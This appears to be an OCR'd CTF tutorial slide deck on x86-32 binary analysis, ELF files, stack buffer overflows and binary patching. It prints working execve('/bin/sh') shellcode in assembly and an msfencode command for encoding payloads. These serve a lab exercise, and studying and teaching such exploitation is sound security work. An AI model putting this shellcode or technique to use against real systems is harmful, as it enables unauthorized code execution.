MITLL/CTF Tutorial

Binary Analysis and Exploitation

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- This is a big topic!
  - We're only going to scratch the surface.
  - Lectures are great, but practice is how you win.
- The gameplan.

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
    3. Learn static and dynamic techniques for analyzing binaries.
    4. Cover basic attacks and remediation.
    5. Practice on a vulnerable program as a running example.

Process Execution

A *process* is a virtual address space and one (or more) threads of control.

- Memory.
- Stack.
  - Function activation records.
  - Local variables.
- CPU.
  - General purpose registers (`eax`, `ecx`).
  - Stack pointer (`esp`).
  - Frame pointer (`ebp`).
  - Instruction pointer (`eip`).
  - Flags (`eflags`).

Process Memory Layout



x86-32 Instruction Set

Program code is simply a set of instructions.

- Instructions composed of mnemonics and operands.
- Operands can be of different types.
  - Immediate values.
  - Registers.
  - Memory addresses.
  - Indirect memory references.
- Different syntaxes.
  - We'll be using Intel syntax.
  - Operands are ordered as `dest, src`.

Instruction Classes

- Arithmetic.
- Data transfer.
- Conditional tests.
- Control transfer.

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- Conditional tests.
  e.g., `cmp ecx, [ebp-0x18]`
  e.g., `test eax, eax`
- Control transfer.
  e.g., `jnz 0x08048427`
  e.g., `call [eax+edx*0x04]`


Function Invocation

- Functions invoked by pushing arguments on the stack.
- `call` instruction transfers control to the function.
- `call` instruction also pushes the *return address*.
- Calling convention.
  - Arguments pushed on the stack from right-to-left.
  - Caller responsible for cleanup. (Why?)
- Return value in `eax`.

Function Prologue, Epilogue

- Before functions can begin execution, a *stack frame* must be created.
  1. Save the previous frame pointer (`push ebp`).
  2. Set the frame pointer (`mov ebp, esp`).
  3. Allocate space for local variables (`sub esp, 0x400`).
- After a function is complete, the stack frame must be destroyed.
  - Deallocate local storage (`add esp, 0x400`).
  - Restore the original frame pointer (`pop ebp`).
- `ret` restores control to the caller. (How?)

```
call <func>
```



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

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



```
call <func>
push ebp
mov ebp, esp
sub esp, 0x100
```



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

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

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

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call <func>
push ebp
mov ebp, esp
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...
add esp, 0x100
pop ebp
ret
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

Executable Formats

- Binary programs consist of code, data, and (some) metadata.
- Variety of formats:
  - PE32 (Windows)
  - ELF (UNIX)
  - COFF (UNIX)
  - a.out (UNIX)
- We will focus on Linux-based ELF binaries.
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- We will focus on Linux-based ELF binaries.
  - But, the main principles apply to other formats.
  - You're likely to see these during the competition.

ELF

- **E**xecutable and **L**inkable **F**ormat.
- ELF header.
  - ELF magic, architecture, flags, entry point, etc.
- Program header.
  - Refers to *segments*.
  - Segments related to runtime process memory layout, i.e., code and data.
- Section header.
  - Refers to *sections*.
  - Linking and relocation data.
  - Debugging information.

ELF

Lots of interesting info can be found just by dumping the contents of a binary!

- Several ways to dump an ELF file.
  - `strings`
  - `readelf`
  - `objdump`
- `strings` is useful for recovering embedded data.
- `objdump` can interpret the contents of segments and sections.
  - *More on that later...*

Lab Exercise

Examine a binary and find a password.

Binary Analysis

- Given a binary, we want to learn something about it.
  - Understand its intended behavior and security policies.
  - Recover some sensitive data, hijack control flow to execute malicious code, ...
- Two main approaches.
  - Statically (disassembly and some automated analysis).
  - Dynamically (observe execution over concrete inputs).

Disassembly

- Disassembly recovers instructions from machine code in binary format.
- Useful for getting an idea of what the program does.
- Tools.
  - `objdump`
  - `ndisasm` (useful for shellcode)
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  - `IDA Pro` (expensive, but nice)
- Tonight, we'll focus on `objdump`.

Program Entry Points


- ELF header specifies a start address.
    - First, libc code sets up the C runtime environment.
    - Then, control transfers to the program.
- By convention, execution begins at `main`.
    - From `main`, goal is to trace potential execution paths.
    - Typically look for inputs to the program. (Why?)
- Types of input to watch for.
    - Console.
    - File.
    - Network.


Lab Exercise

Find a vulnerability.

Stack Overflows

- Fundamental problem is that control flow information is stored inline with app data.
  - Low-level languages like C don't strictly enforce integrity of control data.
- There are a number of easy ways to corrupt this data.
  - For instance, by writing past the end of a stack-allocated buffer.
  - `strcpy`, `memcpy`, app-level loops.
- Overflows can allow untrusted users to control return address values.
  - What happens when a `ret` instruction is executed?
  - Return value overwrites are not the only possibility, of course.


ebp
...
saved eip
esp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
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

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
ebp
esp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
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Stack Overflow Details

- Developing exploits often involve computation of offsets from known addresses.
  - Computing offsets statically is possible, but not the most efficient way.
  - Instead, debugging is usually very helpful.
  - The de facto tool on UNIX is `gdb`.
- Let's discover the proper offsets using `gdb`.
  - We'll defer the payload until later; for now, we just want to control `eip`.

Lab Exercise

Hijack control flow.

Finishing the Exploit

- We have control of execution!
- Options?

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Finishing the Exploit

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    1. Inject a payload (e.g., shellcode).
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
- Let's write a simple payload.
    - Metasploit payloads are lame, and often don't work.
    - If you're bored...impress me. ;-)

ret



Developing a Payload

- Goal: Read a protected file.
- Payload outline.
    1. Open the file.
    2. Read 32 bytes.
    3. Write to stdout.
    4. Exit cleanly.
- How do we perform I/O?

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- How do we perform I/O? *System calls.*

Linux System Calls

- System calls are the primary mechanism for invoking OS services.
  - Always present, less chance of interposition.
  - But, lower level of abstraction.
- System calls indexed by number in `eax`.
- Parameters (usually) passed in registers.
  - `ebx`, `ecx`, `edx`, `esi`, `edi`, `ebp`
- System call invoked by raising `int 0x80`.
  - Also other mechanisms like `syscall`.

Linux System Calls

```
execve:
    xor esi, esi
    push esi
    mov edx, esp
    mov ebx, sh_path
    push ebx
    mov ecx, esp
    mov eax, 11
    int 0x80
```

Linux System Calls (Take II)

```
execve:
    xor esi, esi
    push esi
    mov edx, esp
    jmp .path
.path_ret
    mov ecx, esp
    mov ebx, [ecx]
    mov eax, 11
    int 0x80
.path:
    call .path_ret
    db ”/bin/sh”, 0x00
```

Assembling

- Given a payload, we need to *assemble* it into an executable blob.
- The tools of choice are `nasm` or `yasm`.
- Since we are directly executing the payload in an existing process, we *don't* want an ELF object.
  - Instead, we want raw binary output.
- And, we need some extra directives to specify architecture and ELF section.
  - `bits 32`
  - `section .text`

Linux System Calls (Take III)

```
bits 32
section .text

execve:
    xor esi, esi
    push esi
    mov edx, esp
    jmp .path
.path_ret
    mov ecx, esp
    mov ebx, [ecx]
    mov eax, 11
    int 0x80
.path:
    call .path_ret
    db "/bin/sh", 0x00

; $ yasm -f bin -o payload.bin payload.asm
```

Packed Payloads

- Typically, the raw payload blob requires post-processing.
  - Zero-clean?
  - Newline-clean?
  - Signature-based detection?
- These issues *can* be resolved manually.
  - But, metasploit includes a nice tool to do it for us.

```
$ msfencode -i $input -o $output -b '\x00\x0a' -t raw
```

- Resulting blob is a decoding loop followed by our encoded payload.

Lab Exercise

Develop a working exploit.

Remediation

- Let's switch hats to defense.
- Strategies for preventing exploits?

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Remediation

- Let's switch hats to defense.
- Strategies for preventing exploits?
    1. Remove or disable the service.
    2. Do nothing and get hacked.
    3. Sandbox?
    4. Patch the binary.
- Let's go for patching.

Remediation

- The fundamental problem is that the maximum length passed to `strncpy` is wrong.
  - Based on the source buffer's length, not the destination buffer!
- Idea: Instead of calling `strlen`, let's patch in a valid maximum length.
  - For this, we need a hex editor of some kind.
  - I prefer `xxd`.

Remediation

- The fundamental problem is that the maximum length passed to `strncpy` is wrong.
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- Idea: Instead of calling `strlen`, let's patch in a valid maximum length.
  - For this, we need a hex editor of some kind.
  - I prefer `xxd`.
- Approach.
  1. Remove the `strlen` invocation.
  2. Put `256` on the stack as a parameter.
  3. Pad code out using `nop` instructions.

Lab Exercise

Patch the vulnerability.

Conclusions

- We reviewed process execution, binary program structure, and the x86-32 ISA.
- We learned simple static and dynamic techniques for analyzing binaries.
- We developed an end-to-end exploit for a basic stack overflow.
- We remediated a vulnerability by directly patching the binary.

Next Steps

- This is just the tip of the iceberg!
- More attacks.
  - Heap overflows.
  - Format strings.
  - atexit, .ctor, .dtor, PLT/GOT overwrites.
  - Return-oriented programming.
- Defenses.
  - Stack, heap cookies.
  - Address space layout randomization (ASLR).
  - Non-executable memory.
  - Control flow integrity (CFI).
  - Obfuscation (packing, anti-debugging).

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  - Obfuscation (packing, anti-debugging).
- Low-level exploitation is fun, and the skills are in demand.

Thanks for your attention!

Questions?

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